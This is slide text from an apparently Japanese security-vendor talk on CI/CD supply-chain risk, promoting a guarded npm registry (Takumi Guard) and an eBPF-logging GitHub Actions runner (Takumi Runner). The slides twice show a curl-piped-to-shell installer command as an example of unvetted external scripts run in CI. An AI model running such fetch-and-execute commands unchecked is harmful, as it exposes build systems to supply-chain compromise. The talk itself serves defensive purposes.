
\無料で使えます/ $ npm config set registry https://npm.flatt.tech © 2025 GMO
Flatt Security Inc. All Rights Reserved. -

\ すり抜けた場合の通知もあります / $ curl -X POST https://npm.flatt.tech/api/v1/tokens \ -H
"Content-Type: application/json" \ -d '{"email": "[email protected]", "language": "ja"}' © 2025 GMO Flatt Security Inc. All Rights Reserved. -
過去のイシューへの対策 CI/CD 環境はわりと守られてないエンドポイント 手元端末なら、本番環境ならありそうなログが 割と残ってない(狙い目) 記録する(+ 欲を言えばブロック) (B) 供給の評価・制限 xxx.sh
(E) 全体の記録と評価 foobar.example (C) 送信の制限 数多のプライベートリポジトリが 依存しているであろう ツール・パッケージ群が狙われている 入れない (D) 行使の制限 (A) Computing の分離・制限 © 2025 GMO Flatt Security Inc. All Rights Reserved. -
セキュアなCI/CD環境を提供する Takumi Runner 提供開始 © 2025 GMO Flatt Security Inc.
All Rights Reserved. -

前提: 実際はより様々なソフトウェアが接到 みんな気軽にやる きりが無い レジストリ外の外部スクリプト(Action, .sh, ...) $ curl -fsSL
https://claude.ai/install.sh | sh CI/CD環境 (Actions 等) Takumi Guard パッケージレジストリ 開発者端末 © 2025 GMO Flatt Security Inc. All Rights Reserved. -

前提: 中でも CI/CD 環境は保護が手薄 CI/CD はエンドポイント 保護漏れがち 記録少なくIRしにくい レジストリ外の外部スクリプト(Action, .sh,
...) $ curl -fsSL https://claude.ai/install.sh | sh CI/CD環境 (Actions 等) Takumi Guard パッケージレジストリ 開発者端末 © 2025 GMO Flatt Security Inc. All Rights Reserved. -

Takumi Runner: eBPF ネイティブな GitHub Actions ランナー レジストリ外の外部スクリプト(Action, .sh, ...)
Takumi Runner CI/CD環境 (Actions 等) Takumi Guard Actions 内の事象を eBPF で記録 有事の際の迅速な対応を可能に A 開発者端末 パッケージレジストリ © 2025 GMO Flatt Security Inc. All Rights Reserved. -
.github/workflows/ci.yml name: CI on: [push, pull_request] jobs: build: − runs-on:
ubuntu-latest + runs-on: takumi-runner steps: - uses: actions/checkout@v4 - run: npm ci && npm test 設定は一行のみで完了する © 2025 GMO Flatt Security Inc. All Rights Reserved. -
